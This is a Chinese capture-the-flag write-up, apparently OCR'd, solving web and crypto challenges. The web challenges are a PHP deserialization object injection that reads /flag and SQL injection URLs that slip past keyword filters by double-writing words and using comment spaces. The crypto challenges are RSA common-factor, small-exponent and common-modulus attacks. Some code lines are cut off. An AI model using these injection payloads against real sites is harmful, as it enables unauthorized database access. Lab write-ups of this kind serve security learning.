
Week 2 write up

web

一本单词书

打开链接显示不安全于是采用http协议



在源代码中发现www.zip于是分析源代码

在login.php中观察考点是弱比较，于是用户名adm1n，密码位1080t，登陆成功。

观察save.php发现会将两部分的的字符用|拼接然后对后一半部分进行序列化。

然后观察get.php

```php
function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
```

发现只是将|右边进行反序列化发现漏洞。最后evil.php看了好久并没有发现file值。最后在hint下发现只需自己构建一个对象中含有file变量同时值正是flag所在的文件即可。然后还要有flag变量供其返回。

```php
class Evil {
    public $file;
    public $flag;

    public function __wakeup() {
        $content = file_get_contents($this->file);
        if (preg_match("/hgame/", $content)) {
            $this->flag = 'hacker!';
        }
        $this->flag = $content;
    }
}
```

1. 444-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP}\n"}

得到flag

Pokemon

考点是sql注入


在源代码中发现index.php? id=1但发现这不是注入点在输入错误id后发现错误界面是注入点。根据源码发现code是注入点


21.43.141.153:60056/error.php?code=404

然后发现一系列字符被过滤只好用/*1*/来代替空格然后对大小写忽视所以只能用双写，其中因为or被过滤所以information也被过滤让我想半天


最后得到数据库名为pokeman 存放表名的字段得到flag

```
1.43.141.153:60056/error.php?code=1/*1*/uniounionn/*1*/seselectlect/*1*/2,database()#
```





e=1/*1*/uunionnion/*1*/seselectlect/*1*/1,group_concat(table_name)/*1*/frfromom/*1*/infoorrmation_schema.tables/*1*/wherwheree/*1*/table_sch...




21.43.141.153:60056/error.php?code=1/*1*/uunionnion/*1*/seselectlect/*1*/1,flag/*1*/frfromom/*1*/fllllllllaaaaaag#

最后拿到flag

crypto


RSA Attack



直接用gmpy库暴力破解即可，最后每八位转字符

```python
import gmpy2
if __name__ == '__main__':
    p = 715800347513314032483036
    q = 978782023871716954857210
    d=gmpy2.invert(65537,p*q)
    c = gmpy2.powmod(122622425510870177715177368049049966519567512708, d, 700612512827159827368074182577656505408
    print(len(bin(c))%8)
    e=bin(c)
    e=e[9:]
    a=0
    num=0
    for i in e:
        a=a+1
        num=num+int(i)*pow(2,(8-a))
        if(a==8):
            print(chr(num),end="")
            a=0
            num=0
    print('over')
```

Chinese Character Encryption



```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
陉苔俦蘭鍜謠祥刐籼笩凰藏秉儩笆獻雔眸耿睽渺仌殣櫛酁偟壯裯劳充迪蝔镁鼓蓋懺雀踺猳钔缗螰蝒醢借纚墊
瑢蚔魷灡麚蹈儴硃籼竊蝗鍠繃瑊臼渣璎賦併沘坘昉進糧珒黃羌顺瓜莞筎飯爦撵階櫯嚀箭瓮佩覢螰幗魡蘲壈贊
犀疳躇髖魡溫嫜贪怆貼逖艎睜瑊捻皵费銛蛟词撚鶭哉粱緟鑌鏘瞬颼沖訣笴蠻鯇崴汴繕簸戧厨怉螰潡斐尻蝉爓29+16
窯粗賊襴餐碥鞤珚籼肒胖癐烝鈉洭騢榕峒鯁妣婃旐胦絳蝍蛝锖琯酧楹陳晗鰻粣梒纲巩躂褒櫥冢螰鑳腶襱緟毒2 +50
瓔騄鍚欄鴯飄嚷騢籼篾凰広惼柄冊癱琳讅绠徂鎘狹擾醬倀锃密糍铹莞貥稽櫝徐烗玕彋諓佳捫鴾螰專猳纜熨丨3 +51
墾诞忺羞輚遙蘲擻霢篾簧徨潮餅雯鄨樟栦嬌躁詗昉噘梁倀穗珒殿邿鶁咚匍堝纮廉脡矜懷螰緜摛水飙趎4  52
韺坩鸉媗烶蘡僋董籼垉餭簧谺姦芠刐褣酬鮫麡埬登嫩樑逿瑆猏諙噻憃景牶峔瞽街辫贍濆諓狍溙螰瑼攏輁酁穩
塗摻謒玫摛伂粻皰籼槊丄獚譋戋嚾嘬废侂鐷臗腫仦聯椋罋凰輲闹齘川辰蓪歟塚熆忯畋硌矰画鯁螰忠鴇鈰探贊11
罌鉀忺栘伒碥橎黜籼叛緲艎蕖豺菑厙来昨鳳篌詗忭 瓮櫛颯楻壯鍾宪嘯霓蜬擁飿蓋圡碘莽齝鬊梗螰鼿潼皜怊讚22=(9+2)*2
来煌先郿縪淆幫璈籼獸麉廄缀酩亾鄪矎賓覬涛弓账煌状話烈沖迸萤悬檬峳剛槎踐玁澅漕塚螰祄璗顥焱哥2=1*2
蘗猩菜鰿寶错鞤鄨鶼胖嘣柄舅烚翉梵骾媛巑侇瞓锞扙遑荻磪糗憃麡塋瓜梗飥韶歖饸浹巾賒螰鑗裶瞠颼戈43=15*3
犬悱黯諠媸笃璋櫮濐壽鍠犷骡炳嚾癱婴蒆锒問麵舫鱗袶帳喤狷蝳痨琉塵眹瞞蒙碘錶猃蛭蓋胯碾螰顓侹借欹瓚128*3=384
瞢襙砗瀾溉淜櫥豰怆貼逖喤谺灕姲懾嵲蜬助裹泾驓婒糧蜂锃状鬊嚘搘窮僣雍秒答韉蟦歈犌舜礞螰脖輚痛婵灒 128*2=256
壖騲胖礨甕汐獐侭刐鑻墐媓箏鯁曖厙雯躚鷦鄙晶昉褷酱浈犷垚慛趵忡電皆癱泾軟剛慏謅扉瘛囝螰刮曹疥磛锔
熔豛鰨譋瞞嚲蕫疤刐三墐煌徥柄钩饶嬿暹焆謂秒蒇晋櫛纏諻牄鶲淚莞帢澄浮麩鋡蟀揰鑤齝津轍螰轎譜镭鏢刎37 16
畎巏騰鶻緲謠藤黜刐槮獚縫徥艱驉谨矗觀稂鹨媏黠徽锞讒癘锖嫟磅琼墨膼哱飿烶堙碰鰱鵱幮京螰蟟概戒颼虐
104  103  97  109  101

b d b b a      b b b d b      b b c c d      a d b c b      c d d d b      b d d b a    d a c b b  d b d a b      c b b c d b b
xíng dàn chóu lán jiā yáo xiáng rán chuàng rán    huáng huáng chǎn bǐng jiù bā fèi chóu gěng hóu      miào chào jìn jiàng chán    huáng zh
chōng chen jiē měi cóng yíng chàn huán jiàn jiā mén miào tiáo mián hǎi jiè chán zhí
54+b 51+d 47b 59 52 73 23 65 118 65 19 19 26 32 72 67 52 47 33 76 38 27 65 9 26 19 13 62 60 15 53 56 59 39 55 26 44 34 52 64 38 45 37



['xíng'], ['dàn'], ['chóu'], ['lán'], ['jiā'], ['yáo'], ['xiáng'], ['rǎn'], ['chuàng'], ['rán'], ['huáng'], ['huáng'], ['chǎn'], ['bǐng'], ['jiù'], ['bā'], ['fèi'], ['chóu']
u'], ['miào'], ['chào'], ['jìn'], ['jiàng'], ['chán'], ['huáng'], ['zhuàng'], ['kèn'], ['láo'], ['chōng'], ['chén'], ['jiē'], ['měi'], ['cóng'], ['yíng'], ['chàn'], ['hu
ā'], ['mén'], ['miào'], ['tiao'], ['mián'], ['hǎi'], ['jiè'], ['chán'], ['zhí']]

Process finished with exit code 0

438  308  (52)
róng chǐ shěn lán jiā dùn kuǎng xiá chuàng qiè huáng huáng bēng jiān jiù zhā yīng zāng bìng zhǐ jīng fǎng jìn liáng bàng huáng qiāng shùn
```

按照拼音将各个字母的asicc码相加，找到四个声调的规律。因为能表示所有asicc码所以要对128取余

最后每位对应一个字符即可

```
        print(str(m%128)+' ',end="")
if __name__ == '__main__':
    a=49
    b=50
    c=51
    d=52
    c=[b,d,b,b,a,b,b,c,d,b,b,b,c,c,d,a,d,b,c,b,c,d,d,d,b,b,d,d,b,a,b,a,c,b,b,d,b,d,a,b,c,53,b,c,d,b,b]
    e=[54,51,47,59,52,73,23,65,118,65,19,19,26,32,72,67,52,47,33,76,38,27,65,9,26,19,13,62,60,15,53,56,59,39,55,26,44,34,52,6
    i=0
    f=[438,307,431,315,308,329,535,321,630,321,531,531,410,416,328,195,308,431,417,332,422,411,321,521,410,531,653,318,316,52
    print(len(c),len(e))
    for x in f:
        y=x+c[i]
        i=i+1
        print(chr(y%128),end="")
```

RSA Attack 2

一共有三组数据对应三个解法

```
flag_parts = list(map(s2n, re.findall(rf".{{,{ceil(len(flag) / 3)}}}", flag)))

print("# task1")
m = flag_parts[0]
e = 65537
p = getPrime(1024)
q = getPrime(1024)
r = getPrime(1024)
n1 = p * q
c1 = pow(m, e, n1)
n2 = r * q
c2 = pow(m, e, n2)
print("e =", e)
print("n1 =", n1)
print("c1 =", c1)
print("n2 =", n2)
print("c2 =", c2)
```

第一种根据公因式可将其分解得到即可

```
import gmpy2
e = 65537
n1 =
14611545605107950827581005165327694782823188603151768169731431418361306231114985037775917461433925308054396970809690804073985835376464629860609710292181368600618626590498491850404503443414241455487304448344892337877422465715709154238653505141605904184985311873763495761345722155289457889686019746663293720106874227323699288277794292208957172446523420596391114891559537811029473150123641624108103676516754449492805126642552751278309634846777636042114135990516245907517377320190091400729277307636724890592155256437996566160995456743018225013851937593886086129131351582958811003596445806061492952513851932238563627194553
n2 =
20937478725109983803079185450449616567464596961348727453817249035110047585580142823551289577145958127121586792878509386085178452171112455890429474457797219202827030884262273061334752493496797935346631509806685589179618367453992749753318273834113016237120686880514110415113673431170488958730203963489455418967544128619234394915820392908422974075932751838012185542968842691824203206517795693893863945100661940988455695923511777306566419373394091907349431686646485516325575494902682337518438042711296437513221448397034813099279203955535025939120139680604495486980765910892438284945450733375156933863150808369796830892363
q=(gmpy2.gcd(n1,n2))
d=gmpy2.invert(e,(n1//q-1)*(q-1))
c1 =
96507580355493298866427181643918380232881201369420374132076310537603691258499503164767234846811131042368085810199067006706530623759612166488435367998768953230543780134692307014552410627133777066694767711575272499330738712213270579701272623707355066941911004630825740848453506351567806677768101721151098142927334692802297114941106455622500128739914130613608172247107503242307969290838026716021414372051674800073498706868510467525441168700569031211682496603685156822382888433511214463726809039715853293714112265407595273005233157398070113637821200295671929519273395567331523427406451995767019989510050862356183851047 9
m1=gmpy2.powmod(c1,d,n1)
print(m1)
```

```
print("# task2")
m = flag_parts[1]
e = 7
p = getPrime(1024)
q = getPrime(1024)
n = p * q
c = pow(m, e, n)
print("e =", e)
print("n =", n)
print("c =", c)
```

第二种因为e过于小可以猜测余数即是本身，然后直接得到答案

```
print("# task3")
m = flag_parts[2]
p = getPrime(1024)
q = getPrime(1024)
n = p * q
e1 = getPrime(32)
e2 = getPrime(32)
c1 = pow(m, e1, n)
c2 = pow(m, e2, n)
print("n =", n)
print("e1 =", e1)
print("c1 =", c1)
print("e2 =", e2)
print("c2 =", c2)
```

第三种用了两个密钥来加密于是产生漏洞用欧几里得算法即可得到答案

```
import gmpy2
#e = 7
#n = 14157878492255346300993349653813018105991884577529909522
#c = 10262871020519116406312674685238364023536657841034751572
#i=1
#print(gmpy2.iroot(c,7))
#m2=26926584401348540331333678102939069838976561137078484378
n = 18819509188106230363444813350468162056164434642729404632
e1 = 2519901323
e2 = 3676335737
c1 = 32307797262255448725314411690093070720737545787618883879
c2 = 94081859562227916143983671964170784679029465088799822333
s=gmpy2.gcdext(e1, e2)
c2 = gmpy2.invert(c2, n)
#m = ((c1**s[1]) / (c2**(-s[2])))%n
m = (pow(c1, s[1], n) * pow(c2, (-s[2]), n)) % n
print(m)
m3=88240291813976927917005629311856679504128908493333782918885
```